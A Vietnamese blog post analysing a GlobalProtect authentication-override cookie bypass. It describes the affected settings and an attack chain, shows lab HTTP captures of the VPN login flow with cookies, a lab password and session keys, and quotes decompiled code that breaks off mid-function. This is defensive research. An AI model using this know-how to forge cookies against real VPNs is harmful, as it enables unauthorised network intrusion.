


CVE-2026-0257 - Analysis of Palo Alto GlobalProtect Authentication Bypass Vulnerability
Tháng 5 năm 2026 vừa rồi, Palo Alto Networks công bố CVE-2026-0257, một lỗ hổng Authentication Bypass ảnh hưởng tới tính năng GlobalProtect. Ban đầu lỗ hổng chỉ được đánh giá ở mức Medium, tuy nhiên chỉ vài ngày sau đó Rapid7 đã ghi nhận nhiều trường hợp khai thác thành công ngoài thực tế và CISA đã đưa CVE này vào danh sách KEV (Known Exploited Vulnerabilities). Hiện tại NVD đang đánh giá lỗ hổng này là Critical với CVSS 9.1/10 điểm.
Trong một số điều kiện cấu hình nhất định, attacker có thể tự tạo một Authentication Override Cookie hợp lệ và thiết lập kết nối VPN mà không cần biết username, password. Từ đó có thể truy cập được vào hệ thống mạng nội bộ thông qua đường VPN chính thống này.
Blog này mình sẽ phân tích cơ chế hoạt động của Authentication Override Cookie, nguyên nhân dẫn tới lỗ hổng và cách một attacker có thể lợi dụng Public Key GlobalProtect Portal thành quyền truy cập VPN trái phép.
Điều kiện để hệ thống bị ảnh hưởng
Không phải mọi cấu hình GlobalProtect đều bị ảnh hưởng bởi CVE-2026-0257. Theo khuyến cáo từ Palo Alto Networks, lỗ hổng chỉ có thể bị khai thác khi tính năng Authentication Override được bật trên GlobalProtect Portal và GlobalProtect Gateway
Authentication Override là cơ chế cho phép người dùng tái sử dụng phiên xác thực thông qua một cookie đặc biệt thay vì phải thực hiện đăng nhập đầy đủ mỗi lần kết nối VPN. Chính cơ chế này là thành phần bị khai thác trong CVE-2026-0257. Để xác định thiết bị có nằm trong phạm vi ảnh hưởng hay không, cần kiểm tra cấu hình trên cả Portal và Gateway.

Trên GlobalProtect Portal:
- Truy cập Network → GlobalProtect → Portals
- Chọn Portal tương ứng và mở cấu hình Agent
- Trong tab Authentication, nếu một trong hai tùy chọn Generate cookie for authentication override hoặc Accept cookie for authentication override được kích hoạt, Portal đang sử dụng cơ chế Authentication Override.
![image.png]()
Tương tự, trên GlobalProtect Gateway:
- Truy cập Network → GlobalProtect → Gateways
- Chọn Gateway tương ứng và mở cấu hình Client Settings
- Trong tab Authentication Override, nếu tùy chọn Accept cookie for authentication override được bật, Gateway sẽ chấp nhận Authentication Override Cookie từ phía client.
![image.png]()

Khi các tính năng trên đồng thời cùng được bật, hệ thống có thể trở thành mục tiêu của CVE-2026-0257, cho phép giả mạo Authentication Override Cookie và thiết lập kết nối VPN mà không cần trải qua quy trình xác thực thông thường.
Chuỗi khai thác của lỗ hổng cơ bản như sau:
Internet
    |
    | 1. Truy cập Portal
    v
GlobalProtect Portal
    |
    | 2. Thu thập certificate công khai
    v
Attacker
    |
    | 3. Forge Authentication Cookie
    v
GlobalProtect Gateway
    |
    | 4. Cookie accepted
    v
VPN Session Established
Phân tích về lỗ hổng
Mình đã dựng một Firewall Palo Alto đóng vai trò làm GlobalProtect Portal/Gateway với địa chỉ IP 100.64.2.151. Đồng thời cấu hình GlobalProtect VPN cơ bản cùng với các tính năng cookie for authentication override được bật


Để phân tích được hành vi của luồng xác thực Global Protect của Palo Alto. Mình đã tìm cách Man-in-the-Middle (MITM) để capture package bằng wireshark và phân tích. Nhưng ứng dụng GlobalProtect trên máy mình sử dụng SSL để kết nối tới PaloAlto Firewall Gateway, nên mình sẽ không thấy được plaintext của luồng traffic. Vì vậy mình sẽ chuyển cấu hình Server Cert dành cho GlobalProtect sang sử dụng mã hoá RSA để export private key này ra, phục vụ giải mã ở phía máy local của mình
Import vào wireshark để giải mã luồng dữ liệu
Ok giờ sẽ thực hiện connect VPN một cách bình thường bằng username/password

Ở wireshark, filter chỉ luồng traffic http của GlobalProtect tới Gateway, đã thấy được traffic dưới dạng plaintext

Follow HTTP Stream bắt đầu từ HTTP request tới API Endpoint /ssl-vpn/prelogin.esp
Step1: Phân tích request tới API Endpoint /ssl-vpn/prelogin.esp
POST /ssl-vpn/prelogin.esp?kerberos-support=yes& HTTP/1.1
Host: 100.64.2.151:443
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Connection: keep-alive
Accept: */*
User-Agent: PAN GlobalProtect/5.2.13-418 (Apple Mac OS X 15.3.0)
Content-Length: 129
Accept-Language: en-us
Accept-Encoding: gzip, deflate, br

tmp=tmp&clientVer=4100&host-id=80:a9:97:18:78:55&clientos=Mac&os-version=Apple+Mac+OS+X+15.3.0&ipv6-support=yes&default-browser=0
HTTP/1.1 200 OK
Date: Thu, 04 Jun 2026 02:54:41 GMT
Content-Type: application/xml; charset=UTF-8
Content-Length: 555
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-Frame-Options: DENY
Strict-Transport-Security: max-age=31536000;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; img-src * data:; style-src 'self' 'unsafe-inline'; frame-ancestors 'none';

<?xml version="1.0" encoding="UTF-8" ?>
<prelogin-response>
<status>Success</status>
<ccusername></ccusername>
<autosubmit>false</autosubmit>
<msg></msg>
<newmsg></newmsg>
<license>no</license>
<authentication-message>Enter login credentials</authentication-message>
<username-label>Username</username-label>
<password-label>Password</password-label>
<panos-version>1</panos-version>
<saml-default-browser>yes</saml-default-browser>
<auth-api>no</auth-api><server-ip>100.64.2.151</server-ip><region>100.64.0.0-100.127.255.255</region>
</prelogin-response>
Request cho thấy client gửi một số thông tin cơ bản như:
clientVer=4100
host-id=80:a9:97:18:78:55
clientos=Mac
os-version=Apple Mac OS X 15.3.0
Ở chiều Response: Dựa vào các thông tin trên, Gateway sẽ kiểm tra và quyết định giá trị trả về cho client sẽ là gì. Gateway phản hồi data dưới dạng xml structure chứa các thông tin phục vụ cho các bước về sau như là trạng thái của Gateway hoạt động bình thường, client chưa được xác thực và Gateway yêu cầu gửi thông tin login credentials lên ở bước tiếp theo
Step2: Phân tích request tới API Endpoint /ssl-vpn/login.esp
Ở Step này, Client bắt đầu gửi thông tin credential lên để thực hiện xác thực
POST /ssl-vpn/login.esp HTTP/1.1
Host: 100.64.2.151:443
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Connection: keep-alive
Accept: */*
User-Agent: PAN GlobalProtect/5.2.13-418 (Apple Mac OS X 15.3.0)
Content-Length: 870
Accept-Language: en-us
Accept-Encoding: gzip, deflate, br

prot=https:&server=100.64.2.151&inputStr=&jnlpReady=jnlpReady&user=admin&passwd=Admin%40123&computer=MacBook-Pro-3&ok=Login&direct=yes&clientVer=4100&os-version=Apple+Mac+OS+X+15.3.0&preferred-ip=192.168.111.100&preferred-ipv6=&clientos=Mac&clientgpversion=5.2.13-418&portal-userauthcookie=gtfCd8hqj1FQjhXeWHKmRKgaaOOg13C%2bAgh4SeXQ1FZzREsSRN4gTcmFD0CQVyUsrUVruy9Eb8J4fe1RnK0Ug%2f7elGo7Xn5asx%2fzMET8fAXP6wtC%2be%2bEMdmahnGIEPdjVS2n1kvr0HhF%2b4IJnGqjKVrVnIJdTmxXGlTc4VAojOvFA5Hef0F9PKdaQDzSPVAaQ9N1whmqUXTe9L%2begZtLLAUhhr83TnZcGb19%2fnPWL4zuVwlQFkyptNxIqtgt2YArR6fDqgPYKhJdCIUEvKp23CVGgyAxauI2T5zSqz1daMLAvTi5JbqBXz4rJHo8yrjRUdZkNp69oqvr67IahK9iuA%3d%3d&portal-prelogonuserauthcookie=empty&host-id=80:a9:97:18:78:55&prelogin-cookie=&ipv6-support=yes&client-ip=10.15.184.78&client-ipv6=&internal=no&serialno=D4D70Q5WJM&connect-method=user-logon&selection-type=auto&gw=GW
HTTP/1.1 200 OK
Date: Thu, 04 Jun 2026 02:54:41 GMT
Content-Type: application/xml; charset=UTF-8
Content-Length: 1067
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-Frame-Options: DENY
Strict-Transport-Security: max-age=31536000;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; img-src * data:; style-src 'self' 'unsafe-inline'; frame-ancestors 'none';

<?xml version="1.0" encoding="UTF-8" ?>
<jnlp>
<application-desc>
<argument></argument>
<argument>e6719a5f2336ee2e59bf0b7f651019b0</argument>
<argument>5fdc7a065afd0ef6c17b326eb7b19b9daa148269</argument>
<argument>Ex_GW-N</argument>
<argument>admin</argument>
<argument>VPN_Profile</argument>
<argument>vsys1</argument>
<argument>(empty_domain)</argument>
<argument></argument>
<argument></argument>
<argument></argument>
<argument></argument>
<argument>tunnel</argument>
<argument>0</argument>
<argument>4100</argument>
<argument>192.168.111.100</argument>
<argument>gtfCd8hqj1FQjhXeWHKmRKgaaOOg13C+Agh4SeXQ1FZzREsSRN4gTcmFD0CQVyUsrUVruy9Eb8J4fe1RnK0Ug/7elGo7Xn5asx/zMET8fAXP6wtC+e+EMdmahnGIEPdjVS2n1kvr0HhF+4IJnGqjKVrVnIJdTmxXGlTc4VAojOvFA5Hef0F9PKdaQDzSPVAaQ9N1whmqUXTe9L+egZtLLAUhhr83TnZcGb19/nPWL4zuVwlQFkyptNxIqtgt2YArR6fDqgPYKhJdCIUEvKp23CVGgyAxauI2T5zSqz1daMLAvTi5JbqBXz4rJHo8yrjRUdZkNp69oqvr67IahK9iuA==</argument>
<argument>empty</argument>
<argument></argument>
<argument>4</argument>
<argument></argument>
<argument></argument>
</application-desc>
</jnlp>
- Ở Request gửi đi, Client gửi tới Gateway một số thông tin phục vụ xác thực như:
user=admin
passwd=Admin@123
computer=MacBook-Pro-3
clientVer=4100
clientos=Mac
portal-userauthcookie=gtfCd8hqj1FQjhXeWHKmRKgaaOOg13C%2bAgh4SeXQ1FZzREsSRN4gTcmFD0CQVyUsrUVruy9Eb8J4fe1RnK0Ug%2f7elGo7Xn5asx%2fzMET8fAXP6wtC%2be%2bEMdmahnGIEPdjVS2n1kvr0HhF%2b4IJnGqjKVrVnIJdTmxXGlTc4VAojOvFA5Hef0F9PKdaQDzSPVAaQ9N1whmqUXTe9L%2begZtLLAUhhr83TnZcGb19%2fnPWL4zuVwlQFkyptNxIqtgt2YArR6fDqgPYKhJdCIUEvKp23CVGgyAxauI2T5zSqz1daMLAvTi5JbqBXz4rJHo8yrjRUdZkNp69oqvr67IahK9iuA%3d%3d
host-id=80:a9:97:18:78:55
client-ip=10.15.184.78
gw=GW
Trong các thông tin này, ngoài trường thông tin user, passwd thì có một trường thông tin nữa liên quan đến xác thực đó là userauthcookie. Đây chính là giá trị mà attacker dùng để khai thác vào cơ chế xác thực. Lúc này GW sẽ không verify trường thông tin user, passwd nữa
- Ở Request trả về, Gateway trả về các thông tin về xác thực thành công. Kiểm tra trên Gateway thông tin current-user đã thấy có phiên VPN vừa rồi
admin@PA5450-01> show global-protect-gateway current-user

GlobalProtect Gateway: Ex_GW (1 users)
Tunnel Name          : Ex_GW-N
        Domain-User Name           : \admin
        Computer                   : MacBook-Pro-3
        Primary Username           : admin
        Region for Config          : 100.64.0.0-100.127.255.255
        Source Region              : 100.64.0.0-100.127.255.255
        Client                     : Apple Mac OS X 15.3.0
        VPN Type                   : Device Level VPN
        Host ID                    : 80:a9:97:18:78:55
        Client App Version         : 5.2.13-418
        Mobile ID                  :
        Client OS                  : Mac
        Private IP                 : 192.168.111.100
        Private IPv6               : ::
        Public IP (connected)      : 100.64.6.98
        Public IPv6                : ::
        Client IP                  : 100.64.6.98
        ESP                        : exist
        SSL                        : none
        Login Time                 : Jun.04 10:23:28
        Logout/Expiration          : Jul.03 22:18:38
        TTL                        : 2548509
        Inactivity TTL             : 10799
        Local Owner:               : yes
        Request - Login            : 2026-06-04 10:23:28.426 (1780543408426), 100.64.6.98
        Request - GetConfig        : 2026-06-04 10:23:28.444 (1780543408444), 100.64.6.98
        Request - SSLVPNCONNECT    :  (0), ::
Bắt đầu từ các bước về sau, Client đã bắt đầu có thể yêu cầu thông tin chi tiết về VPN config sử dụng để thiết lập VPN Tunnel.
POST /ssl-vpn/getconfig.esp HTTP/1.1
Host: 100.64.2.151:443
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Connection: keep-alive
Accept: */*
User-Agent: PAN GlobalProtect/5.2.13-418 (Apple Mac OS X 15.3.0)
Content-Length: 1191
Accept-Language: en-us
Accept-Encoding: gzip, deflate, br

user=admin&addr1=10.15.184.78/24&addr2=10.211.55.2/24&addr3=10.37.129.2/24&addr-v6-1=fe80::14b0:aabe:6e40:e612/64&addr-v6-2=2405:4802:1bbd:cd70:1896:bdd:28de:d900/64&addr-v6-3=2405:4802:1bbd:cd70:8820:2347:64a1:c445/64&addr-v6-4=2405:4802:1bbd:cd70:ffff:ffff:ffff:ffc3/64&addr-v6-5=fe80::801:13ff:fe48:a033/64&addr-v6-6=fe80::801:13ff:fe48:a033/64&addr-v6-7=fe80::f03:ef04:988a:fd0d/64&addr-v6-8=fe80::4d19:b030:5871:fac/64&addr-v6-9=fe80::d8c0:8147:c92e:905/64&addr-v6-10=fe80::ce81:b1c:bd2c:69e/64&addr-v6-11=fe80::1d48:b772:33bb:bb8c/64&addr-v6-12=fe80::59d1:760:8800:5da2/64&addr-v6-13=fe80::566b:9e1:4696:f1d0/64&addr-v6-14=fe80::728e:4133:751e:fcb4/64&addr-v6-15=fe80::80a9:97ff:fe81:d264/64&addr-v6-16=fdb2:2c26:f4e4::1/64&addr-v6-17=fe80::80a9:97ff:fe81:d265/64&addr-v6-18=fdb2:2c26:f4e4:1::1/64&preferred-ip=192.168.111.100&preferred-ipv6=&portal=Ex_GW-N&authcookie=e6719a5f2336ee2e59bf0b7f651019b0&client-type=1&exclude-video-support=yes&os-version=Apple%20Mac%20OS%20X%2015.3.0&app-version=5.2.13-418&protocol-version=p1&clientos=Mac&ipv6-support=yes&internal=no&client-ip=10.15.184.78&client-ipv6=&serialno=D4D70Q5WJM&enc-algo=aes-256-gcm,aes-128-gcm,aes-128-cbc,&hmac-algo=sha1,
HTTP/1.1 200 OK
Date: Wed, 03 Jun 2026 15:21:04 GMT
Content-Type: application/xml; charset=UTF-8
Content-Length: 2215
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-Frame-Options: DENY
Strict-Transport-Security: max-age=31536000;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; img-src * data:; style-src 'self' 'unsafe-inline'; frame-ancestors 'none';

<?xml version="1.0" encoding="UTF-8" ?>

	<response status="success">
		<need-tunnel>yes</need-tunnel>
		<ssl-tunnel-url>/ssl-tunnel-connect.sslvpn</ssl-tunnel-url>
		<portal>Ex_GW-N</portal>
		<user>admin</user>
		<quarantine>no</quarantine>
		<lifetime>2591854</lifetime>
		<timeout>10800</timeout>
		<lifetime-notify-prior>1800</lifetime-notify-prior>
		<lifetime-notify-message>Your GlobalProtect session will expire in 30 minutes. Please save your work before your session expires.</lifetime-notify-message>
		<inactivity-notify-prior>1800</inactivity-notify-prior>
		<inactivity-notify-message>Your GlobalProtect session will time out in 30 minutes. Please save your work before your session times out.</inactivity-notify-message>
		<admin-logout-notify-message>Your administrator has logged you out.</admin-logout-notify-message>
		<user_expires>1783091918</user_expires>
		<disconnect-on-idle>10800</disconnect-on-idle>
		<bw-c2s>1000</bw-c2s>
		<bw-s2c>1000</bw-s2c>
		<panos-version>11.1.10-h1</panos-version>
		<gw-address>100.64.2.151</gw-address>
		<ipv6-connection>no</ipv6-connection>
		<ip-address>192.168.111.100</ip-address>
		<netmask>255.255.255.255</netmask>
		<ip-address-preferred>yes</ip-address-preferred>
		<dns>
		</dns>
		<wins>
		</wins>
		<dns-suffix>
		</dns-suffix>
		<default-gateway>192.168.111.100</default-gateway>
		<mtu>0</mtu>
		<no-direct-access-to-local-network>no</no-direct-access-to-local-network>
		<access-routes>
			<member>0.0.0.0/0</member>
		</access-routes>
		<exclude-access-routes>
		</exclude-access-routes>
		<ipsec>
			<udp-port>4501</udp-port>
			<ipsec-mode>esp-tunnel</ipsec-mode>
			<enc-algo>aes-128-cbc</enc-algo>
			<hmac-algo>sha1</hmac-algo>
			<c2s-spi>0x3B1CD05D</c2s-spi>
			<s2c-spi>0x284AE1B8</s2c-spi>
			<akey-s2c>
				<bits>160</bits>
				<val>73d7d98fbab8552ec82bab70b49be685b910bf4a</val>
			</akey-s2c>
			<ekey-s2c>
				<bits>128</bits>
				<val>5592fe2dfebee780276852b4775b540b</val>
			</ekey-s2c>
			<akey-c2s>
				<bits>160</bits>
				<val>15b7bfa40078433a333be89a1114d3346c5674ec</val>
			</akey-c2s>
			<ekey-c2s>
				<bits>128</bits>
				<val>da700331ec1e8acbab3992b4313bf22b</val>
			</ekey-c2s>
		</ipsec>
	</response>
Phân tích lỗ hổng bảo mật trong luồng xác thực này. Theo Rapid7, họ decompile source code của PaloAlto để phân tích với 2 hàm main_AuthWithCookie() và main_DecryptAppAuthCookie() như sau:
void __gostk main_AuthWithCookie(
        main_GpTask_0 *t,
        paloaltonetworks_com_libs_common_AuthProfile *authProfile,
        string authCookie,
        string key,
        string stage,
        uint32 cookieLifetime,
        uint32 eventId,
        uint32 netMask,
        bool checkSrcIp,
        main_authResult_0 *result,
        string defaultDescription)
{
// ...

  ts = 0;
  errorCode = 0;
  user = 0;
  domain = 0;
  hostId = 0;
  clientOs = 0;
  remoteAddr = 0;
  result->retCode = 0;
  startTime = time_Now();
  result->cookie_auth_status = -1;
  t->Variables.authMethod.len = 6;
if ( *(_DWORD *)&runtime_writeBarrier.enabled )
    runtime_gcWriteBarrier();
else
